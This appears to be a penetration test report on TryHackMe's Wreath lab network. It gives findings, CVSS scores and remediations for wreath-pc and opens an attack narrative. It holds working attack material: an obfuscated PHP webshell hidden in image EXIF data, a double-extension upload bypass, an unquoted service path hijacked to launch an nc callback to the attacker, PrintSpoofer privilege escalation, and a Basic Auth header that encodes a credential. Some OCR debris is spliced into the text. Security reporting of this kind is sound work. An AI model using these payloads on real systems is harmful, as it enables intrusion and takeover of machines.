
Set up constrained language mode and/or at least Just-enough-administration (JEA) for powershell to forbid access to .NET libraries from within powershell. A rudimentary configuration of JEA can be found in [7] under *"6.3.1.1.3 Just Enough Administration and constrained language mode"*

CVSS3.1 Vector String	**CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N/E:F/RL:O/RC:C**
CVSS3.1 Base Score	**4.4**
CVSS3.1 Temporal Score	**4.1**


4.4.4 Insecure Password Policy

The active password policy is set without any restrictions concerning password complexity, lockout, password age and password history.

This enables users to use insecure passwords, does not prevents password brute forcing attacks and allows users to keep their passwords for an unlimited time.



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> net accounts
[proxychains] Strict chain  ...  127.0.0.1:11337  ...  10.200.87.150:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:11337  ...  10.200.87.150:5985  ...  OK
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          Unlimited
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        SERVER
The command completed successfully.
```



Enforce password history	0 passwords remembered
Maximum password age	0
Minimum password age	0 days
Minimum password length	0 characters
Minimum password length audit	Not Defined
Password must meet complexity requirements	Disabled
Store passwords using reversible encryption	Disabled

Recommended Solution:

Alter the password policy to enforce password complexity, a minimum length of 12 characters and a maximum age of 180 days.

CVSS3.1 Vector String	**CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:F/RL:O/RC:C**
CVSS3.1 Base Score	**6.5**
CVSS3.1 Temporal Score	**6.0**

5 Findings: wreath-pc

5.1 Application Overview

Since all tests have been conducted through a proxied connection, only low hanging fruit have been investigated further.

The list of findings may not be complete and dedicated tests from within the network are recommended.

As described in the meetings with Mr. Wreath, this is his personal computer which seems to host another version of the website also hosted on prod-serv, since it also features uploading of images.

5.1.1 Environment, URLs

The machine was only accessible by proxying a connection through git-serv but is allowed egress connections to the attacker’s machine.

After the machine was compromised, Test-NetConnection showed, that the machine can directly access the attacker’s machine:

```
ComputerName     : 10.50.XX.XX
RemoteAddress    : 10.50.XX.XX
RemotePort       : 22
InterfaceAlias   : Ethernet
SourceAddress    : 10.200.87.100
TcpTestSucceeded : True
```

Further testing provided the following Information about the machine:

```
Hostname: wreath-pc
ProductName: Windows Server 2019 Standard
EditionID: ServerStandard
ReleaseId: 1809
BuildBranch: rs5_release
CurrentMajorVersionNumber: 10
CurrentVersion: 6.3
Architecture: AMD64
ProcessorCount: 1
SystemLang: en-US
KeyboardLang: English (United Kingdom)
TimeZone: (UTC+00:00) Dublin, Edinburgh, Lisbon, London
IsVirtualMachine: False
Current Time: 30/03/2021 00:26:22
HighIntegrity: False
PartOfDomain: False
Hotfixes: KB4580422, KB4512577, KB4580325, KB4587735, KB4592440,
```

5.1.2 Supplied User Accounts

None, but found credentials for the user Thomas, did work to logon to the the website’s image upload feature.

5.1.3 Business Cases

Possibly a local development copy of the website hosted on prod-serv.

5.1.4 Application Screenshot

Same as 3.1.4 Application Screenshot.

5.2 Information Gathering

5.2.1 Port Scan, Version Information, and associated CVEs

The port scan was initially performed through a powershell-empire-agent running on git-serv and was later made more precisely using proxying through prod-serv and git-serv.

Service	Port	Version	CVEs	exploited
Apache	80	2.4.46	none found	N/A
Microsoft Terminal Services	3389	10.0.17763	none found	N/A

After compromising the machine, it could be verified that the target runs **Microsoft Windows Server 2019**, as told by the client:

```
Hostname: wreath-pc
ProductName: Windows Server 2019 Standard
EditionID: ServerStandard
ReleaseId: 1809
BuildBranch: rs5_release
CurrentMajorVersionNumber: 10
CurrentVersion: 6.3
Architecture: AMD64
ProcessorCount: 1
SystemLang: en-US
KeyboardLang: English (United Kingdom)
TimeZone: (UTC+00:00) Dublin, Edinburgh, Lisbon, London
IsVirtualMachine: False
Current Time: 30/03/2021 00:26:22
HighIntegrity: False
PartOfDomain: False
Hotfixes: KB4580422, KB4512577, KB4580325, KB4587735, KB4592440,
```

This information was gathered using winPEAS. An interesting detail is that the machine was reported as IsVirtualMachine: False.

5.2.2 External Libraries

According to the response from wreath-pc, the following libraries may be used:

Service	Version	CVEs	exploited
jQuery	2.1.4	See 3.2.2 External Libraries	no
OpenSSL	1.1.1.g	none found	N/A

Python	2.7.2	See 0
		
		After compromising the machine, it could be verified that the target runs **Microsoft Windows Server 2019**, as told by the client:
		
		`*Evil-WinRM* PS C:\Users\Administrator\Documents> systeminfo | findstr /C:"OS"`
		`OS Name:                   Microsoft Windows Server 2019 Standard`
		`OS Version:                10.0.17763 N/A Build 17763`
		`OS Manufacturer:           Microsoft Corporation`
		`OS Configuration:          Standalone Server`
		`OS Build Type:             Multiprocessor Free`
		`BIOS Version:              Xen 4.2.amazon, 24/08/2006`
			Not feasible

		External Libraries	
bootstrap	3.3.6	See 3.2.2 External Libraries	
PHP	7.4.11	none found	N/A

5.2.3 Operating System Vulnerabilities

winPEAS reports the following possible vulnerabilities concerning the operating system:

CVE	Remark	CVSS-Score Base / Temp
CVE-2019-0836	https://exploit-db.com/exploits/46718 https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-condition-pe-with-diaghub-collector-exploit-from-standard-user-to-system/ https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-0836	7.0 / 6.3
CVE-2019-0841	https://github.com/rogue-kdc/CVE-2019-0841 https://rastamouse.me/tags/cve-2019-0841/ https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-0841	6.8 / 6.1
CVE-2019-1064	https://www.rythmstick.net/posts/cve-2019-1064/ https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-1064	7.8 / 7.0
CVE-2019-1130	https://github.com/S3cur3Th1sSh1t/SharpByeBear https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-1130	7.8 / 7.0
CVE-2019-1253	https://github.com/padovah4ck/CVE-2019-1253 https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-1253	7.8 / 7.0
CVE-2019-1315	https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-1315	7.8 / 7.0
CVE-2019-1385	https://www.youtube.com/watch?v=K6gHnr-VkAg https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-1385	7.8 / 7.0
CVE-2019-1388	https://github.com/jas502n/CVE-2019-1388 https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-1388	7.8 / 7.0
CVE-2019-1405	https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405-and-cve-2019-1322-	7.8 / 7.0

	elevation-to-system-via-the-upnp-device-host-service-and-the-update-orchestrator-service/ https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-1405

All of the suggested vulnerabilities may potentially be abused to elevate privileges of the compromised user account. Since building and testing the exploit executables is very time-consuming, exploitation has not been tested and therefore shown CVSS Scores do not contribute to the overall Scoring.

Recommended Solution:

Install the following Security Updates or Monthly Rollups for Windows Server 2019 to patch possible vulnerabilities:


CVE	Monthly Rollup	Security Update
CVE-2019-0836		KB4493509
CVE-2019-0841		KB4493509
CVE-2019-1064		KB4503327
CVE-2019-1130		KB4507469
CVE-2019-1253		KB4512578
CVE-2019-1315	KB4520005	KB4519990
CVE-2019-1385		KB4523205
CVE-2019-1388		KB4523205
CVE-2019-1405	KB4525243	KB4525250

5.3 Encryption


5.3.1 Sensitive Data Exposure

Traffic from the web application is not secured on the transport level, which enables an attacker in a man-in-the-middle position to read login credentials, capture authentication cookies and read any further transaction data between the victim and the webserver [6].

Since Basic Authentication only encodes the input credentials using base64, an attacker in a man-in-the-middle position could potentially read clear text credentials since no transport layer encryption is employed.



```
GET /resources HTTP/1.1
Host: 10.200.87.100
Cache-Control: max-age=0
Authorization: Basic dGhvbWFzOmk8M3J1Ynk=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```



SELECTED TEXT

dGhvbWFzOmk8M3J1Ynk=

DECODED FROM: Base64

thomas:[redacted]

Recommended Solution:

Although the criticality of this vulnerability is lowered a bit by the fact that the server is only reachable from within the network (AV:A), transport layer security should be established nonetheless.

CVSS3.1 Vector String	**CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N/E:F/RL:O/RC:C**
CVSS3.1 Base Score	**7.1**
CVSS3.1 Temporal Score	**6.6**

5.4 File Handling

5.4.1 Unrestricted Upload of File with Dangerous Type

Although mitigations exist, it was possible to upload malicious content to the webserver.

The vulnerable code is found in /resources/index.php:

```
1 $goodExts = ["jpg", "jpeg", "png", "gif"];
2 (...)
3 $size = getimagesize($_FILES["file"]["tmp_name"]);
4 if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size)
```

After “exploding” the filename at every occurrence of ‘.’ into an array, the code statically assumes the second element of the array to be the file extension.

This measure can be easily defeated by adding more than one ‘.’ to the filename and setting the “extension” after the first dot to something allowed:

```
Malicious.jpg.php
```

The second security measure, checks for the existence of exif-data contained in the file, which is done with the command getimagesize() whose result is saved in the variable $size in line 3 of the code above.

In line 4 the code checks if $size is true (if it has any value) and if not, because getimagesize() returned null, the upload fails.

To mitigate this measure, exif-data must be added to the uploaded file. Since php files are parsed for occurrences of <?php> tags, it would also be possible to add malicious code to an existing picture, rather than crafting exif-data.

Using exiftool a simple obfuscated php webshell was implanted into the comment section of the exif-data:


```
exiftool -Comment="<?php \$m0=\$_GET[base64_decode('Yw==')];if(isset(\$m0)){echo
base64_decode('PHByZT4=').shell_exec(\$m0).base64_decode('PC9wcmU+');}die();?>" ruby.jpg.php
```

The crafted file could be uploaded and executed in the directory /resources/uploads.

Another test upload contained the EICAR test signature which should be detected by every antivirus software:

```
exiftool -Comment='X5O@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' ruby3.jpg.php
```

By using the web shell uploaded prior, existence of the uploaded file containing the EICAR string could be verified. Antivirus did not detect any of the two malicious files:



```
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\xampp\htdocs\resources\uploads

07/04/2021  00:20

        .
     07/04/2021  00:20

              ..
          06/04/2021  18:00             195 [redacted]
          06/04/2021  18:48             309
          06/04/2021  15:00          61,863
          06/04/2021  21:58              16
          07/04/2021  00:20         164,793 ruby.jpg.php
          07/04/2021  00:19         164,722 ruby3.jpg.php
          06/04/2021  14:36          10,235 [redacted]
          06/04/2021  18:11             195
                         8 File(s)        402,328 bytes
                         2 Dir(s)   6,989,127,680 bytes free
```

Recommended Solution:

Securing against malicious uploads using detection of file types using extensions, exif-data or magic bytes can be circumvented by an attacker. So breach of this security measures must be assumed. Possible mitigation strategies should concentrate on detecting malicious files via antivirus solutions and limiting possibilities to execute uploaded malicious content. This may be done by randomizing (e.g with GUIDs) filenames of uploaded content and hide actual filenames from users when viewing uploaded content.

CVSS3.1 Vector String	**CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:W/RC:C**
CVSS3.1 Base Score	**8.8**
CVSS3.1 Temporal Score	**8.3**

5.5 Security Misconfiguration

5.5.1 Unquoted Search Path or Element

winPEAS revealed an unquoted service path for the service “System Explorer”:

```
SystemExplorerHelpService(Mister Group - System Explorer Service)[C:\Program Files (x86)\System
Explorer\System Explorer\service\SystemExplorerService64.exe] - Auto - Running - No quotes and Space
detected
    File Permissions: Users [AllAccess]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\System Explorer\System
Explorer\service (Users [AllAccess])
```

In addition, all Users have write access in the given directory, which enables them to abuse the flaw to run code as the service user.

To exploit this flaw, a binary is needed which will execute arbitrary code and which will be placed in a writable directory along the service path. In this case a suiting path for the executable is


C:\Program Files (x86)\System Explorer\System.exe

The executable itself is a simple wrapper which launches nc and connects to the attacking machine. That the executable gets executed, the service must be restarted:

sc stop systemexplorerhelpservice

sc start systemexplorerhelpservice

Using this technique, the flaw could successfully be exploited:



```
└─$ nc -nlvp 8443
listening on [any] 8443 ...
connect to [10.50.88.5] from (UNKNOWN) [10.200.87.100] 50292
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Recommended Solution:

The full Path to the service executable must be quoted. Besides no unprivileged users should have write access to directories in "Program Files" (x64 and x86).

CVSS3.1 Vector String	**CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:C**
CVSS3.1 Base Score	**7.8**
CVSS3.1 Temporal Score	**7.0**

5.5.2 Powershell accessible in unconstrained language mode

Attackers who manage to compromise accounts on the server, can use powershell in unconstrained language mode, which means, that full access to .NET libraries is possible, thereby enabling malicious code to be executed.

This was tested by successfully running a powershell-empire agents, which successfully connected back to the attacking machine.

Recommended Solution:

Set up constrained language mode and/or at least Just-enough-administration (JEA) for powershell to forbid access to .NET libraries from within powershell. A rudimentary configuration of JEA can be found in [7] under "*6.3.1.1.3 Just Enough Administration and constrained language mode*"


CVSS3.1 Vector String	**CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N/E:F/RL:O/RC:C**
CVSS3.1 Base Score	**4.4**
CVSS3.1 Temporal Score	**4.1**

5.5.3 Improper Privilege Management

The user WREATH-PC\Thomas is granted the SeImpersonatePrivilege:

```
wreath-pc\thomas

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

This privilege together with a known privilege escalation exploit called PrintSpoofer [8] can be misused to escalate local privileges:



```
C:\SefD>whoami
whoami
wreath-pc\thomas

C:\SefD>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
______________________

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled

C:\SefD>PrintSpoofer -i -c powershell
PrintSpoofer -i -c powershell
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

Recommended Solution:


Granting user privileges must follow the principle of least privilege, hence any privileges not necessarily needed by the user must not be granted.

CVSS3.1 Vector String	**CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C**
CVSS3.1 Base Score	**7.8**
CVSS3.1 Temporal Score	**7.2**

5.5.4 Insecure Password Policy

The active password policy is set without any restrictions concerning password lockout, age, history and probably password complexity.

This enables users to use insecure passwords, does not prevents password brute forcing attacks and allows users to keep their passwords for an unlimited time.



```
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          Unlimited
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        SERVER
The command completed successfully.
```

Recommended Solution:

Alter the password policy to enforce password complexity, a minimum length of 12 characters and a maximum age of 180 days.

CVSS3.1 Vector String	**CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:F/RL:O/RC:C**
CVSS3.1 Base Score	**6.5**
CVSS3.1 Temporal Score	**6.0**

6 Attack Narrative

6.1 Establishing a foothold

Since no further target information has been given, the test started out with a ping sweep across the network:

```
nmap 10.200.87.0/24 -sn -T4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-02 16:20 CEST
Nmap scan report for thomaswreath.thm (10.200.87.200)
Host is up (0.059s latency).
Nmap scan report for 10.200.87.250
Host is up (0.060s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 11.39 seconds
```


Since the address ending in 250 was out of scope, further scanning was only conducted towards 10.200.87.200, which revealed the running services documented at Port Scan, Version Information, and associated CVEs.

The most critical vulnerability found (CVE-2019-15107) was the most promising, since successful exploitation would give root access to the system.


As the vulnerability could be exploited: CVE-2019-15107 – Webmin 1.890, Port 10000 a foothold was established. After upgrading the command shell to a meterpreter session, further analysis on the server was made and an rsa key could be found (SSH-Key for user root) which would further enable me to directly access prod-serv using ssh as user root and abuse prod-serv for proxying traffic into the network.

6.2 Pivoting into the network

First I checked local arp tables and dns resolver config for possible neighbors:




```
cat /etc/hosts
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6
arp -a
ip-10-200-87-150.eu-west-1.compute.internal (10.200.87.150) at 02:d3:91:c6:b1:55 [ether] on eth0
ip-10-200-87-100.eu-west-1.compute.internal (10.200.87.100) at 02:12:db:2a:47:bb [ether] on eth0
ip-10-200-87-1.eu-west-1.compute.internal (10.200.87.1) at 02:76:be:e3:c3:c1 [ether] on eth0
for i in {1..255}; do (ping -c 1 10.200.87.${i} | grep "bytes from" &); done
64 bytes from 10.200.87.1: icmp_seq=1 ttl=255 time=2.38 ms
64 bytes from 10.200.87.200: icmp_seq=1 ttl=64 time=0.048 ms
64 bytes from 10.200.87.250: icmp_seq=1 ttl=64 time=0.541 ms
```



